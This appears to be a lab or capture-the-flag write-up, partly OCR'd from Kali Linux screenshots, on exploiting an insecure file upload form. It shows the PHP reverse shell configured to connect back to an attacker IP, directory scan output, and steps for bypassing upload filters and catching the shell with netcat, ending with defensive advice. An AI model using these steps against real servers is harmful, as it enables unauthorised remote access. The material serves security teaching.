

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
10.9.0.20
8:18
File Actions Edit View Help

```
  GNU nano 8.3                    /usr/share/webshells/php/php-reverse-shell.php *
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.0.20';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//

^G Help          ^O Write Out     ^F Where Is      ^K Cut           ^T Execute       ^C Location      M-U Undo
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify       ^/ Go To Line    M-E Redo
```

VPN Server

EU-Regular-2

If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
10.9.0.20
8:25
File Actions Edit View Help

```
[ERROR] Get "http://10.10.117.243/contacting.php": context deadline exceeded (Client.Timeout exceeded while awaiting
 headers)
[ERROR] Get "http://10.10.117.243/contacting.txt": context deadline exceeded (Client.Timeout exceeded while awaiting
 headers)
[ERROR] Get "http://10.10.117.243/contacting.html": context deadline exceeded (Client.Timeout exceeded while awaitin
g headers)
[ERROR] Get "http://10.10.117.243/certified.html": context deadline exceeded (Client.Timeout exceeded while awaiting
 headers)
[ERROR] Get "http://10.10.117.243/certified.php": context deadline exceeded (Client.Timeout exceeded while awaiting
headers)
[ERROR] Get "http://10.10.117.243/certified.txt": context deadline exceeded (Client.Timeout exceeded while awaiting
headers)
[ERROR] Get "http://10.10.117.243/certified": context deadline exceeded (Client.Timeout exceeded while awaiting head
ers)
Progress: 43486 / 350660 (12.40%)[ERROR] Get "http://10.10.117.243/sbs": context deadline exceeded (Client.Timeout e
xceeded while awaiting headers)
Progress: 44514 / 350660 (12.69%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 44528 / 350660 (12.70%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[/home/kali/Downloads]
└─# cp -v /usr/share/webshells/php/php-reverse-shell.php ~/phpshell.php
'/usr/share/webshells/php/php-reverse-shell.php' → '/root/phpshell.php'

┌──(root㉿kali)-[/home/kali/Downloads]
└─# editor /usr/share/webshells/php/php-reverse-shell.php

┌──(root㉿kali)-[/home/kali/Downloads]
└─# mv -v phpshell.php phpshell.phtml
mv: cannot stat 'phpshell.php': No such file or directory

┌──(root㉿kali)-[/home/kali/Downloads]
└─# mv /usr/share/webshells/php/php-reverse-shell.php /usr/share/webshells/php/php-reverse-shell.phtml

┌──(root㉿kali)-[/home/kali/Downloads]
└─# 
```

Prerequisites

- Attacker Machine: Kali Linux with a functional reverse shell script (PHP).
- Vulnerable Server: A web server with a file upload form that doesn’t properly sanitize file types.

Objective

- Goal: Exploit an insecure file upload form to upload a PHP reverse shell, and trigger it to gain access to the server.

Detailed Steps

1. Setup Reverse Shell

Download or create a PHP reverse shell: A common PHP reverse shell script can be found in `/usr/share/webshells/php/php-reverse-shell.php`. Edit the file to set the attacker's IP address and port.

```
$ip = 'ATTACKER_IP';   // Your IP
$port = 4444;          // Port for reverse shell
```

-

Rename the file: Rename the shell script to `.phtml` or `.php`:

```
mv php-reverse-shell.php reverse-shell.phtml
```

-

2. Identify the File Upload Vulnerability

- Access the vulnerable web application: Typically, a file upload form is available on the web application. Look for forms that accept files (like image uploads or document uploads).
- Check file upload restrictions: Some forms may allow only specific file types like images (`.jpg`, `.png`). Bypass this restriction by renaming your file (e.g., `.txt`, `.jpg`, etc.) during upload. Once uploaded, you can rename it to `.phtml` or `.php`.

3. Upload the Reverse Shell

- Upload the file using the web application's file upload form:
  - Select your modified shell (`reverse-shell.phtml`) and upload it.
  - If the file upload form restricts `.php` or `.phtml` extensions, rename it temporarily (e.g., `reverse-shell.txt`).
  - After uploading, check if the server renamed or retained your file with the `.phtml` extension.

4. Trigger the Reverse Shell

Access the uploaded file: Once the file is uploaded successfully, navigate to the file's URL. This might look like:

```
http://<target-ip>/uploads/reverse-shell.phtml
```

-
- Execute the reverse shell: Accessing the URL will trigger the PHP reverse shell, which will try to establish a connection back to the attacker's machine.

5. Set Up a Listener on Kali

Listen for the reverse shell: On your Kali machine, run `netcat` to listen for an incoming connection from the target server.

```
nc -lvp 4444
```

-

- Wait for the connection: Once the reverse shell is triggered, the attacker’s machine will establish a connection, and you’ll get shell access.

6. Access and Interact with the Target Server

- Once the reverse shell is established, interact with the target’s system as if you're working directly on the server's terminal.
- You can execute commands, escalate privileges, or further exploit the system depending on the level of access gained.

Conclusion

This showcases the vulnerability of improper file handling on web servers and demonstrates the importance of securing file upload functionalities. Proper validation and sanitization of file types, extensions, and user inputs can prevent such attacks. Always restrict file types and ensure PHP scripts are not executable from user-uploaded files.

Key Security Measures:

- Validate file types: Restrict file extensions to non-executable types.
- Use a file scanning system: Implement file type validation using MIME types.
- File permissions: Ensure that uploaded files cannot be executed directly from the upload directory.
- Server-side checks: Use a web application firewall (WAF) to block malicious file uploads.